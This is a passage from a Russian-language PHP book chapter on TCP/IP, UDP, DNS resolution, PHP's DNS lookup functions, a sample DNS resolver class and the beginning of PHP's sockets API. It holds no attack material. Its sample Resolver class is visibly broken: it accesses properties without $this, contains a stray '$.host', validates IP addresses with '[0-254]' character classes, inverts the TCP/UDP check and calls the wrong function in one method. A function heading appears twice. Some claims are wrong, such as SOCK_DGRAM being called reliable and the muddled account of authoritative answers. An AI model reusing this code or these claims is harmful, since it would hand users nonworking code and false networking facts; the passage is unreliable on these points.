бы попасть к получателю, пакету IP часто приходится пройти через несколько подсетей. Маршрутизатор - это хост TCP/IP, который соединен по меньшей мере с двумя подсетями и позволяет направлять трафик из одной подсети в другую. В пакете IP, выходящем с машины, есть IP-адреса только отправителя и получателя. За направление пакета IP к получателю отвечает логика маршрутизации, имеющаяся на машине отправителя и на промежуточных маршрутизаторах по пути к получателю.

- **Время существования (Time-to-Live)**

Нельзя, чтобы пакеты циркулировали по сети до бесконечности; они должны быть доставлены получателю или уничтожены по прошествии некоторого времени. Уровень IP гарантирует это с помощью атрибута времени существования (TTL - time-to-live) для каждого пакета данных. Отправляя пакет, уровень IP на машине устанавливает некоторое число как значение TTL, а каждый последующий получатель пакета уменьшает это значение TTL. Когда значение TTL уменьшается до нуля, пакет выбрасывается. Значение TTL выбирается так, чтобы TTL уменьшалось до нуля только для неправильно маршрутизованных пакетов.

## Протоколы транспортного уровня

Мы видели, что протокол IP не гарантирует надежную доставку пакетов данных и что он делегирует эту функцию протоколам более высокого уровня. Над уровнем IP находится транспортный уровень, обычно представляемый TCP или UDP. Часто выбор между TCP или UDP определяется требованиями приложений к производительности или надежности.

### Протокол управления передачей (TCP)

TCP дает возможность организовать надежный канал связи между отправителем и получателем, а также позволяет приложениям привязаться к портам с определенными номерами, прежде чем начать обмен данными друг с другом. Это протокол с установлением соединения, т. е. обменивающиеся данными объекты предполагают соединение «один к одному», аналогичное соединению между двумя телефонными абонентами, разговаривающими друг с другом по выделенной линии. Приложениям, работающим поверх TCP, предоставляется поток, в который они могут писать данные.

Модуль TCP отвечает за обеспечение надежной доставки данных получателю, при котором приложению не надо беспокоиться о перегрузке в сети и потере пакетов. Это достигается ценой дополнительных затрат, что будет видно при рассмотрении UDP. Протокол TCP предоставляет следующую функциональность:

- **Потоковый ввод/вывод**

На обоих концах – приемном и передающем – данные представляются приложениям в виде потока, с которым можно производить обычные операции чтения и записи, почти создавая впечатление последовательного

чтения или записи в файл. Иногда приходится обрабатывать определенные события с более высоким приоритетом, которые не могут ждать конца обработки предшествующих данных (например, когда пользователь прерывает программу пересылки файлов). В таких случаях TCP посыпает дополнительные данные, обрабатываемые с более высоким приоритетом, чем обычные.

- **Доставка с уведомлением**

Пакеты TCP инкапсулируются в пакеты IP. Однако доставка пакетов TCP поддерживается механизмом уведомлений (acknowledgment scheme), гарантирующим надежную доставку. В случае отсутствия уведомления о доставке пакета получателю в течение заданного промежутка времени протокол TCP повторно посыпает пакет получателю.

- **Борьба с перегрузкой и управление потоком**

Две машины, участвующие в обмене данными, могут иметь неравные возможности их обработки. Это требует отправлять данные с той скоростью, с какой они могут быть обработаны получателем. Если данные передаются слишком медленно, ресурсы машины получателя оказываются загруженными не полностью. Если скорость передачи слишком высока, то машина получателя быстро переполняется. TCP следит за скоростью потока данных, чтобы сделать передачу оптимальной. Поскольку физические сети могут испытывать перегрузку из-за большого объема сетевого трафика, TCP стремится это предотвратить.

Многие известные протоколы, такие как HTTP и SMTP, строятся поверх TCP. Мы еще поговорим о применении протокола TCP в разделе, посвященном сокетам.

## Протокол пользовательских дейтаграмм (UDP)

UDP наряду с TCP представляет собой протокол транспортного уровня. Так же как TCP, он использует порты, однако за UDP закреплена своя группа портов, отличных от портов TCP. Это пакетный протокол без установления соединений, в котором данные передаются отдельными пакетами, не имеющими связи друг с другом. Следить за порядком и границами данных обязано само приложение. Приложение создает буфер данных и отправляет их с помощью UDP, а приложение на приемном конце получает пакет и интерпретирует данные.

UDP, в отличие от TCP, не обеспечивает надежности, контроля перегрузки или потокового ввода/вывода. Вместо этого он дает возможность приложениям управлять этими аспектами или вообще игнорировать их. Последнее может показаться странным: с какой стати приложению отказываться от всех этих возможностей? Ответ определяется требованиями приложения к производительности и надежности.

Надежность и прочие приятные возможности, предоставляемые TCP, не даются даром. Потоковые протоколы с установлением соединения, такие как

TCP, часто влекут существенные расходы, связанные с установлением соединения и механизмами уведомлений и повторной передачи. Поскольку UDP не предоставляет надежного транспортного уровня, он не утруждает себя детальными схемами установления соединения и повторной передачи, благодаря чему имеет преимущество в производительности по сравнению с TCP.

Рассмотрим, например, приложение для потокового аудио. Для него потеря нескольких пакетов во время передачи не существенна, т. к. большинство слушателей не заметят ухудшения качества звука. Для такого приложения критична производительность. Если данные будут недостаточно быстро проходить через канал, это поставит под угрозу конечную задачу приложения - обеспечить возможность нормального прослушивания звука. В таких случаях UDP может оказаться более удачным выбором протокола транспортного уровня, чем TCP.

В заключение отметим, что не представляется возможным обсуждать такую обширную тему, как семейство протоколов TCP/IP, в условиях ограниченного объема этой главы. Отличным источником для более детального и глубокого изучения может послужить книга «TCP/IP Illustrated, Volume I» издательства Addison-Wesley (ISBN 0-201633-46-9).

## Разрешение доменных имен

Очень важно иметь возможность уникальной адресации машин в сети, для чего и предназначены адреса IP. Однако последние обладают тем недостатком, что имеют вид, малопригодный для чтения человеком, и трудны для запоминания. Вследствие этого условились давать машинам имена, которые легко читать и запоминать, примером которых служит часть адресов веб-сайтов, содержащая имя хоста. Таким образом, <http://www.wrox.com> соответствует имени в системе доменных имен (**Domain Name System - DNS**) для машины, которая выступает в качестве веб-сервера для веб-сайта Wrox. Реальный IP-адрес для этой машины представляет собой 32-разрядное число, и броузеры соединяются с ней именно по этому адресу.

Этим обусловлена потребность в механизме отображения читаемых адресов в адреса IP, который и обеспечивается DNS. Клиенты, которым необходима DNS или преобразование читаемых адресов в IP-адреса, связываются с сервером DNS, осуществляющим отображение адресов. Чаще всего функциональность клиента DNS оказывается «прозрачной» для приложения, поскольку операционная система или среда разработки предоставляет API разрешения имен, с помощью которого клиенты связываются с сервером DNS.

С точки зрения PHP, имеется ряд функций DNS, с помощью которых сценарии могут выполнять разрешение имен. Клиенту может также понадобиться получить имя хоста по IP-адресу. Эта процедура описывается как *обратный поиск (reverse-lookup)*. Кроме того, система DNS предоставляет ряд других сервисов, большинство из которых используется редко, за исключением записей ретрансляции почты, о которых вскоре будет подробно рассказано.

## Распределенная иерархическая система

Главная задача, которую пытается решить система DNS, — это установление соответствия между именами хостов и адресами IP. При этом возникает вопрос: нельзя ли хранить все данные соответствия в плоском файле? До появления DNS разрешение имен так и осуществлялось. Со временем растущее число хостов и динамическая природа такой таблицы соответствия сделали подобный подход неосуществимым. Поэтому система DNS была спроектирована как распределенная и иерархическая (рис. 13.1):




Рис. 13.1. DNS как распределенная иерархическая система

Приведенный рисунок иллюстрирует иерархию имен в простой сети, принадлежащей небольшой компании *foowidgets.com*. Домен *.com* называется доменом верхнего уровня (top-level domain). *foowidgets.com* представляет собой поддомен (subdomain) в домене верхнего уровня *.com*. В поддомене *foowidgets.com* существует несколько других поддоменов, соответствующих разным подразделениям.

Когда, например, клиенту требуется связаться с машиной *money* в домене *foowidgets.com*, он должен получить IP-адрес *money.virtual.foowidgets.com*. Клиент обращается к локальному серверу DNS и запрашивает у того IP-адрес машины *money.virtual.foowidgets.com*. Локальный сервер DNS, в свою очередь, обращается к серверу DNS, ответственному за домен *.com*, и спрашивает у него IP-адрес нужной конечной машины. Сервер *.com* сообщает в ответе, что запрос должен быть адресован серверу DNS для домена *foowidgets.com*.

В ответ на тот же запрос сервер DNS для *foowidgets.com* отсылает его дальше серверу DNS, соответствующему домену *virtual.foowidgets.com*. Сервер DNS домена *virtual.foowidgets.com* отвечает IP-адресом машины *money.virtual.foowidgets.com*. Есть два способа выполнения этой процедуры:

- Клиент самостоятельно обрабатывает каждую отсылку к другому серверу, пока не достигнет того сервера DNS, который может разрешить адрес.

- Клиент инициирует последовательность повторяющихся запросов, в которой каждый сервер DNS в цепочке отсылок передает этот запрос следующему серверу и возвращает запрос предыдущему серверу DNS.

Ответ, полученный с помощью первого механизма, называется *авторитетным ответом* (*authoritative response*), а с помощью второго - *неавторитетным ответом* (*non-authoritative response*). Это упрощенное описание действительной процедуры обработки запроса DNS. На самом деле для ускорения обработки запросов большинство серверов DNS осуществляет то или иное кэширование.

Как можно видеть, процедура разрешения имен является не централизованной, а распределенной. Такой подход создает определенные преимущества:

- **Распределение нагрузки**

Центральный сервер, который должен отвечать на запросы разрешения имен, отсутствует. Информация о соответствии имен и адресов всех поддоменов находится на локальных серверах DNS.

- **Масштабируемость**

Система допускает введение новых поддоменов, не оказывая большого воздействия на домены более высокого уровня.

- **Эффективность обработки запросов**

Если клиенту требуется узнать IP-адрес машины, находящейся в одном с ним домене, можно получить эту информацию, напрямую обратившись к локальному серверу DNS.

Следует помнить, что мы рассмотрели очень упрощенную модель инфраструктуры DNS, чтобы получить предварительное представление о существующих тут проблемах. За дополнительной информацией полезно обратиться к книге «DNS and BIND» издательства O'Reilly & Associates (ISBN 0-596001-58-4).<sup>1</sup>

## DNS и PHP

PHP предоставляет ряд функций для разрешения имен в DNS. Конкретные сценарии, в которых действительно потребуется такое разрешение имен, приведены далее в этой главе в разделе «[Сокеты](#)». Функции DNS, предоставляемые PHP, ограничиваются функционированием клиента DNS, а функции, относящиеся к серверу, отсутствуют. Этого достаточно для большинства приложений, которым требуется только служба разрешения имен.

Рассмотрим каждую из этих функций DNS, прежде чем приступить к созданию класса клиента DNS, с помощью которого позднее будет удобно строить приложения TCP/IP, использующие API [сокетов](#).

### **gethostbyname()**

```
string gethostbyname(string hostname)
```

<sup>1</sup> Альбитц П., Ли К. «DNS и BIND», 4-е издание - Пер. с англ. - СПб: Символ-Плюс, 2002 (ISBN 5-93286-035-9).

Эта функция принимает один аргумент, являющийся доменным именем машины, и возвращает строку, соответствующую IP-адресу:

```
<?php
//hostname.php
$hostName = "www.wrox.com";
$ipAddress = gethostbyname($hostName);

echo("The IP address of $hostName is $ipAddress");
?>
```

Этот сценарий выводит IP-адрес `www.wrox.com` в виде строки чисел, разделенных точками. Прежде чем соединиться с хостом с помощью API сокетов, как будет вскоре показано, нам надо получить его IP-адрес.

### **gethostbynamel()**

```
array gethostbynamel(string hostname)
```

Машины, работающие под операционными системами, которые поддерживают виртуальные IP-адреса (у одной сетевой карты может быть несколько IP-адресов), могут иметь несколько IP-адресов. В этом случае `gethostbynamel()` действует аналогично `gethostbyname()`, но возвращает полный список IP-адресов, связанных с этим именем машины, помещаемый в массив:

```
<?php
//multihostname.php
$hostName = "multi.wrox.com";
$ipAddresses = gethostbynamel($hostName);

echo("The IP addresses of $hostName are:<br>\n");
for ($i = 0; $i < count($ipAddresses); $i++) {
    echo("$ipAddresses[$i] <br>\n");
}
?>
```

Если у машины `multi.wrox.com` есть несколько IP-адресов, то этот сценарий выводит список, в котором содержатся они все.

Другая ситуация, в которой одно имя DNS отображается в несколько IP-адресов, возникает в некоторых реализациях серверов DNS (например, BIND), поддерживающих функцию, известную как *механизм кругового распределения нагрузки (DNS round robin)*. Это элементарный механизм распределения нагрузки, в котором одно имя DNS отображается на несколько машин (т. е. в IP-адреса нескольких машин). Запросы DNS разрешаются сервером в каждый из этих IP-адресов по круговой схеме, в результате чего нагрузка распределяется по нескольким машинам. Дополнительная информация по BIND есть на <http://www.isc.org/products/BIND/>.

### **gethostbyaddr()**

```
string gethostbyaddr(string ip_address)
```

Эта функция осуществляет операцию, обратную `gethostbyname()`, т. е., получив IP-адрес в качестве аргумента, возвращает соответствующее ему имя хоста:

```
<?php  
//hostaddress.php  
$ipAddress = "127.0.0.1";  
$hostName = gethostbyaddr($ipAddress);  
  
echo("The host name corresponding to the IP  
      address $ipAddress is $hostName");  
?>
```

Этот сценарий выводит имя хоста, соответствующее IP-адресу 127.0.0.1, которым всегда является localhost, т. е. машина, на которой был запущен сценарий.

Хотя у каждой машины в сети TCP/IP должен иметься по крайней мере один IP-адрес, у нее не обязательно должно быть имя DNS. Поэтому вполне возможно, что у машины есть IP-адрес, но отсутствует запись в DNS, и тогда функция возвращает сам аргумент `ip_address`. В действительности, если возникает ошибка, функция возвращает значение аргумента `ip_address`.

### **getprotobynumber()**

```
int getprotobynumber(string name)
```

Эта функция возвращает номер, связанный с протоколом TCP/IP, представляющий собой целое число, однозначно ассоциируемое с именем протокола, переданным в качестве аргумента. Соответствие имен протоколов и номеров хранится в текстовом файле, обычно в `/etc/protocols` на UNIX-подобных системах и в `%SystemRoot%\System32\drivers\etc\protocol` в Microsoft Windows NT или Windows 2000.

### **getprotobynumber()**

```
string getprotobynumber(int number)
```

Эта функция выполняет обратную, в сравнении с `getprotobynumber()`, задачу, т. е. по номеру протокола возвращает его имя.

### **getservbyname()**

```
int getservbyname(string service, string protocol)
```

Для того чтобы клиент мог установить соединение со службой, необходимо получить номер *хорошо известного* порта, через который работает эта служба. Эта функция принимает имя службы и транспортный протокол, которым может быть TCP или UDP, и возвращает номер порта, связанный с этой службой:

```
<?php  
//portbyname.php
```

```
$protocol = "smtp";
$portNum = getservbyname($protocol, "tcp");
echo("The port number of the $protocol service is $portNum");
?>
```

В результате выполнения этого сценария будет напечатано, что номер порта для Simple Mail Transfer Protocol равен 25. На большинстве машин UNIX соответствие между именами и номерами портов хранится в файле `/etc/services`.

### **getservbyport()**

```
string getservbyport(int port, string protocol)
```

Эта функция имеет назначение, обратное `getservbyname()`: она выводит имя службы по переданному ей номеру порта. Аргумент `protocol` указывает транспортный протокол (TCP или UDP), через который реализована служба.

Как мы видели, функции `getprotobynumber()`, `getprotobyname()`, `getservbyname()` и `getservbynumber()` получают информацию из файлов, находящихся в локальной файловой системе (на большинстве платформ). По этой причине они не являются настоящими функциями DNS, но мы рассматриваем их в данном контексте, поскольку это, по существу, функции клиента DNS.

### **checkdnsrr()**

```
int checkdnsrr(string host [, string type])
```

Как уже отмечалось, сервер DNS хранит и другую полезную информацию о хосте, для чего служат так называемые *записи ресурсов (resource records)*. С каждым хостом связана одна или несколько записей ресурсов. Ниже приводится перечень различных записей ресурсов (табл. 13.1):

*Таблица 13.1. Записи ресурсов*

| Тип записи ресурсов | Описание  |
|---------------------|---|
| A                   | 32-разрядный IP-адрес хоста   |
| CNAME               | Альтернативное имя (псевдоним) хоста  |
| MX                  | Эта запись содержит имя хоста почтового ретранслятора в домене, которому принадлежит хост. В ней также хранится значение коэффициента предпочтения для почтового ретранслятора  |
| NS                  | Содержит имя сервера DNS, являющегося авторитетным для поддомена. Авторитетным является сервер DNS, замыкающий цепочку запросов DNS. Эта запись ресурсов помогает родителю определить авторитетный сервер для поддомена |
| PTR                 | Функционирует обратным для записей типа A образом. Хранит отображения IP-адресов в имена  |
| SOA                 | Обозначает различные части иерархии имен, которой владеет сервер  |

Функция `checkdnsrr()` ищет на сервере DNS записи ресурсов (указанного в аргументе `type` вида) для хоста, заданного аргументом `host`. Она не возвращает записи ресурсов, но возвращает `true`, если такая запись была найдена, и `false`, если не найдена или произошла ошибка. Хост может быть задан именем или IP-адресом в точечной нотации.

Аргумент `type` может иметь одно из перечисленных в первой колонке приведенной таблицы значений или значение `ANY`, и тогда производится поиск любой записи ресурсов. Аргумент `type` можно опустить, и тогда отыскивается запись ресурсов типа `MX`:

```
<?php
//alias.php
$hostName="moniker.wrox.com";
if (checkdnsrr($hostName, "CNAME")) {
    echo("The host $hostName has an alias name.<br>\n");
} else {
    echo('The host $hostName does not have an alias name.<br>\n');
}
?>
```

Если `moniker.wrox.com` существует, сценарий сообщает, есть ли у него псевдоним, скажем, `nickname.wrox.com`.

**Функция `checkdnsrr()` не поддерживается на платформах Microsoft Windows.**

### **getmxrr()**

```
int getmxrr(string hostname, array mxhosts [, array weight])
```

Когда почтовому клиенту или программе ретрансляции почты требуется послать сообщения по адресу, заданному как `user@somedomain.com`, они должны сначала узнать хост почтового ретранслятора для `somedomain.com`, а затем разрешить его IP-адрес. Получив этот IP-адрес, они могут открыть соединение с хостом, что позволяет доставить почту. В домене может быть несколько почтовых ретрансляторов с разными значениями предпочтения. Получив список почтовых ретрансляторов, клиент пытается установить соединение с тем из них, который имеет наивысший приоритет, а если это не удастся, то устанавливается связь со следующим в порядке убывания приоритета почтовым ретранслятором и т. д.

Функция `getmxrr()` принимает имя хоста в соответствующем домене и заполняет массив, переданный ей в качестве второго аргумента, списком почтовых ретрансляторов в этом домене. Если задан третий аргумент, функция заполняет его как массив значений предпочтения, соответствующих возвращаемым ей почтовым ретранслятором. Обнаружив одну или более записей `MX`, функция возвращает `true`, а если такие записи не найдены или возникла ошибка, то возвращает `false`. На платформах Microsoft Windows эта функция может не работать:

```
<?php
//mailservers.php
$domain = "somedomain.com";
getmxrr($domain, $mailXchangers, $prefs );
echo("List of mail exchangers for $domain: <br>\n");
for ($i = 0; $i < count($mailXchangers); ++$i) {
    echo("$mailXchangers[$i] = $prefs[$i] <br>\n");
}
?>
```

Этот сценарий выводит список почтовых ретрансляторов для домена *somedomain.com* вместе с их значениями предпочтения.

## Библиотека клиента DNS

В этом разделе мы разработаем простую библиотеку клиента DNS (resolver), реализованную в виде класса, прибегнув к некоторым наиболее часто применяемым функциям PHP для DNS.

Большинство клиентов DNS кэшируют ответы на запросы DNS с целью повышения производительности, что также приводит к не столь заметному эффекту в виде снижения загрузки каналов связи. Это зависит от платформы, вот почему мы реализуем в нашем классе простой механизм кэширования, чтобы повысить его эффективность.

В самом классе отсутствует какое-либо постоянное кэширование ответов службы DNS, из чего следует, что сценарии, выполняющиеся в CGI-версии PHP, не выигрывают от механизма кэширования, поскольку каждый раз класс создается заново. Кроме того, поскольку наша задача носит скорее иллюстративный характер, мы не будем реализовывать никакой семантики устаревания кэша. В реальном клиенте DNS должен присутствовать разумный механизм поддержки сроков действия кэша:

```
<?php
class Resolver
{
```

Следующие переменные представляют различные ассоциативные массивы, используемые для кэширования ответов на запросы:

```
var $hostName;
var $domainName;
var $ipAddress;
var $mailXchanger;
var $servPort;
var $ipDotted;
var $protoNumber;
var $protoName;
var $ipLong;
```

Конструктор просто инициализирует массивы:

```
function Resolver()
{
    resetCache();
}
```

Этот метод получает данные о почтовом ретрансляторе для заданного домена:

```
function getMx($domain)
{
```

Если значение кэшировано, возвращаем его, не вызывая функцию `getmxrr()`:

```
if (!$domain) {
    log_err("Domain name is required to retrieve MX records");
    return -1;
} elseif (($ret = $mailXchanger[$domain])) {
    return $ret;
```

Если нет значения в кэше, вызываем функцию `getmxrr()`, чтобы получить ответ и поместить результат в кэш:

```
} elseif (getmxrr($domain, $mailXchanger) == false) {
    log_err("MX records could not be found found for "
        . $domainName);
    return -1;
} else {
    $domainName[$domain] = $mailXchanger;
    return $mailXchanger;
}
}
```

Этот метод возвращает IP-адрес по заданному имени хоста:

```
function getIpAddress($host)
{
```

Как и в методе `getMx()`, мы пытаемся найти предыдущий ответ на этот запрос, а если это не удается, выполняем вызов функции `gethostbynamel()` и кэшируем результат:

```
if (!$host) {
    log_err("Host name is required to find IP addresses");
    return -1;
} elseif (($ret = $ipAddress[$host])) {
    return $ret;
} elseif (($ret = gethostbynamel($host)) == false) {
    log_err("IP address could not be found found for " . $host);
    return -1;
} else {
```

```
    $ipAddress[$host] = $ret;  
    $hostName[$ret] = $.host;  
    return $ret;  
}
```

Этот метод возвращает имя хоста по данному IP-адресу:

```
function getHostName($ipAddr)
```

Он проверяет формат IP-адреса:

```
if ($ipAddr != 0 &&
    !ereg("[0-254]\.[0-254]\.[0-254]\.[0-254]", $ipAddr)) {
```

Остальные методы применяют ту же стратегию кэширования ответов:

```
    log_err("Incorrect IP address format");
    return -1;
} elseif (($ret = $hostName[$ipAddr])) {
    return $ret;
} elseif (($ret = gethostbyaddr($ipAddr)) == false) {
    log_err("Host name could not be found for " . $ipAddr);
    return -1;
} else {
    $hostName[$ipAddr] = $ret;
    $ipAddress[$ret] = $ipAddr;
    return $ret;
}
```

Этот метод возвращает номер протокола, соответствующий имени, указанному в аргументе:

```
function getProtoByName($name)
{
    if (!$name) {
        log_err("Protocol name is required to get
                the protocol number" );
        return -1;
    } elseif (($ret = $protoNumber[$name])) {
        return $ret;
    } elseif (($ret = getprotobyname($name)) == false) {
        log_err("Protocol number could not be found for " . $name);
        return -1;
    } else {
        $protoNumber[$name] = $ret;
        $protoName[$ret] = $name;
        return $ret;
    }
}
```

Этот метод возвращает имя протокола, соответствующее номеру протокола:

```
function getProtoByNumber($number)
{
    if (!$number) {
        log_err("Protocol number is required to get
                the protocol name" );
        return -1;
    } elseif (($ret = $protoName[$number])) {
        return $ret;
    } elseif ((getprotobyname($number)) == false) {
        log_err("Protocol name could not be found for " . $number);
        return -1;
    } else {
        $protoName[$number] = $ret;
        $protoNumber[$ret] = $number;
        return $ret;
    }
}
```

Этот метод возвращает номер порта службы, реализованной через TCP или UDP и указанной по имени:

```
function getServByName($name, $proto)
{
    if (strtoupper($proto) == "TCP" || strtoupper($proto) != "UDP") {
        log_err("Protocol must either be TCP or UDP");
        return -1;
    }
    if (!$name) {
        log_err("Service name is required to get the port number" );
        return -1;
    } elseif (($ret = $servPort[$name])) {
        return $ret;
    } elseif ((getservbyname($name)) == false) {
        log_err("Service port could not be found for
                " . $name . " arid protocol" . $proto);
        return -1;
    } else {
        $servPort[$name] = $ret;
        $servName[$ret] = $name;
        return $ret;
    }
}
```

Фактический IP-адрес представляет собой 32-разрядное число и в некоторых архитектурах считается имеющим тип `long`. Этот метод принимает строку IP-адреса с разделителем-точкой и преобразует ее в 32-разрядное число:

```
function dottedToIp($dotted)
{
```

```

if (!$dotted) {
    log_err("Dot formatted IP address is required to get
            long IP address");
    return -1;
} elseif (!ereg("[1-254]\.[1-254]\.[1-254]\.[1-254]", $dotted)) {
    log_err("Incorrect IP address format");
    return -1;
} elseif ($ret = $ipLong[$dotted]) {
    return $ret;
} elseif (($ret = ip2long($dotted)) == false) {
    log_err("Long IP address could not be found for " . $dotted);
    return -1;
} else {
    $ipLong[$dotted] = $ret;
    $ipDotted[$ret] = $dotted;
    return $ret;
}
}

```

Этот метод выполняет обратную функцию в сравнении с ранее определенным методом `dottedToIp()`. Он преобразует 32-разрядный IP-адрес аргумента в формат с точками:

```

function ipToDotted($longIp)
{
    if (!$longIp) {
        log_err("Long IP address is required to get
                dot formatted IP address");
        return -1;
    } elseif ($ret = $ipDotted[$longIp]) {
        return $ret;
    } elseif (($ret = long2ip($longIp)) == false) {
        log_err("Dotted IP address could not be found for " . $longIp);
        return -1;
    } else {
        $ipDotted[$longIp] = $ret;
        $ipLong[$ret] = $longIp;
        return $ret;
    }
}

```

Следующий метод обнуляет массивы, в которых кэшируются результаты запроса:

```

function resetCache()
{
    $hostName = 0;
    $domainName = 0;
    $ipAddress = 0;
    $mailXchanger = 0;
    $servPort = 0;
}

```

```
$servName = 0;  
$ipDotted = 0;  
$ipLong = 0;  
}
```

Наконец, имеется вспомогательный метод для регистрации ошибок:

```
function log_err($msg)  
{  
    echo($msg . "<br>");  
}  
}
```

## Сокеты

Сокеты предоставляют средства для программного доступа к уровням протоколов. Однако не на всех платформах для доступа к уровню протоколов необходимы сокеты. В операционных системах, ведущих свое происхождение от System V, для доступа к уровням протоколов часто используется интерфейс транспортного уровня - Transport Library Interface (**TLI**).

Сама по себе спецификация протокола не устанавливает, какой конкретный интерфейс должен применяться для доступа к уровням протокола. С течением времени самым распространенным для этого способом стал интерфейс сокетов. При программировании на таких языках, как C и C++, используются различные реализации сокетов, специфические для операционной системы. Платформы Microsoft Windows предоставляют для этой цели WinSock API; другим примером служит API сокетов BSD, имеющийся на большинстве систем UNIX, производных от BSD, и даже в некоторых системах System V. В Java также имеется интерфейс сокетов для доступа к сети. Следуя этим примерам, PHP тоже реализует API сокетов для интерфейса с уровнями протоколов.

Понятие сокетов предполагает функции, позволяющие взаимодействовать с сетевыми соединениями способом, весьма похожим на программирование доступа к файлам, в частности следовать семантике «открыть-читать-писать-закрыть». С помощью опций сокетов возможно осуществлять более сложное взаимодействие с уровнями протоколов (см. рис. 13.2).

Обычно программы-клиенты, написанные с применением библиотеки сокетов, сначала создают объект сокета, означающий структуру данных, с помощью которой клиент может обращаться к соединению. После этого клиент пытается соединиться с сервером, используя IP-адрес и хорошо известный порт. На этапе соединения библиотека создает некий эфемерный порт, невидимый клиенту. После того как соединение успешно установлено, клиент выполняет с сокетом операции чтения-записи. Закончив эти операции, он закрывает сокет.

Программа сервера в общем случае создает сокет и ассоциирует его с IP-адресом хоста, на котором она выполняется, и его хорошо известным портом,




Рис. 13.2. Взаимодействие с уровнями протоколов, обеспечиваемое сокетами

осуществляя свою привязку к этому адресу и порту. Затем она ждет на этом сокете входящих соединений, и когда поступает запрос соединения, он принимается, после чего с сокетом выполняются операции чтения и записи. При завершении работы сервера созленное соединение **закрывается**.

## Сокеты и PHP

PHP предоставляет многочисленные функции, составляющие интерфейс сокетов. В целом они совершенно аналогичны API сокетов, предоставляемым другими операционными системами и платформами, что облегчает перенос имеющегося кода в PHP. В данном разделе мы рассматриваем различные функции сокетов, которые предоставляет PHP. Чтобы работать с функциями сокетов, надо скомпилировать PHP с параметром `--enable-sockets`. API сокетов PHP находится в процессе развития, поэтому многие из этих функций могут измениться. О текущем состоянии API сокетов можно узнать на <http://www.php.net/manual/en/function.socket.php>.

**В версии PHP 4.0.6 API сокетов все еще считается «экспериментальным». Большинство обсуждаемых в этом разделе функций в будущем может подвергнуться изменению в отношении количества и типа аргументов, возвращаемого значения, а в некоторых случаях даже самого имени функции. В большинстве своем это будут синтаксические изменения для прикладных программистов, однако не рекомендуется полагаться на эти интерфейсы при**

*создании кода для практического применения, пока на этой теме не осядет «пыль времени».*<sup>1</sup>

### Socket\_create()

```
int socket_create(int domain, int type, int protocol)
```

Эта функция создает сокет, представляющий собой переменную, с помощью которой клиент осуществляет обмен данными. В качестве аргумента `domain` функция принимает `AF_INET` или `AF_UNIX`. Если в качестве аргумента передано значение `AF_INET`, это указывает на использование семейства протоколов Интернета, или TCP/IP. Этот аргумент обязательен, поскольку сокеты могут применяться и для других типов взаимодействия между процессами, например в доменных сокетах (domain sockets) UNIX, и тогда этот аргумент должен иметь значение `AF_UNIX`.

Хотя сейчас аргумент `AF_UNIX` поддерживается в версиях PHP для Microsoft Windows, в PHP 4.0.6 он работает неправильно, и чтобы повысить переносимость кода, его следует по возможности избегать. Аргумент `type` задает уровень взаимодействующего протокола, например определяет, взаимодействует ли протокол с уровнем IP или с транспортным уровнем. Он также определяет механизм передачи пакетов, т. е. будет ли связь потоковой или без установления соединения. Перечень возможных значений приводится в табл. 13.2:

Таблица 13.2. Значения аргумента `type` в зависимости от типа сокета

| Тип сокета                  | Описание   |
|-----------------------------|--|
| <code>SOCK_STREAM</code>    | Задает надежную потоковую службу доставки  |
| <code>SOCK_DGRAM</code>     | Задает надежную службу доставки без установления соединения  |
| <code>SOCK_SEQPACKET</code> | Указывает, что гарантируется последовательная доставка пакетов   |
| <code>SOCK_RAW</code>       | Указывает, что уровень взаимодействия - IP или сетевой   |
| <code>SOCK_RDM</code>       | Задает модель надежной передачи дейтаграмм без установления соединения. Дейтаграммы поступают в порядке их передачи, а отправитель уведомляется о неполучении дейтаграмм, однако, в отличие от других надежных моделей, нет необходимости устанавливать соединение |
| <code>SOCK_PACKET</code>    | Задает модель, в которой пакеты могут отправляться в исходном виде. Например, адреса Ethernet могут отправляться попакетно   |

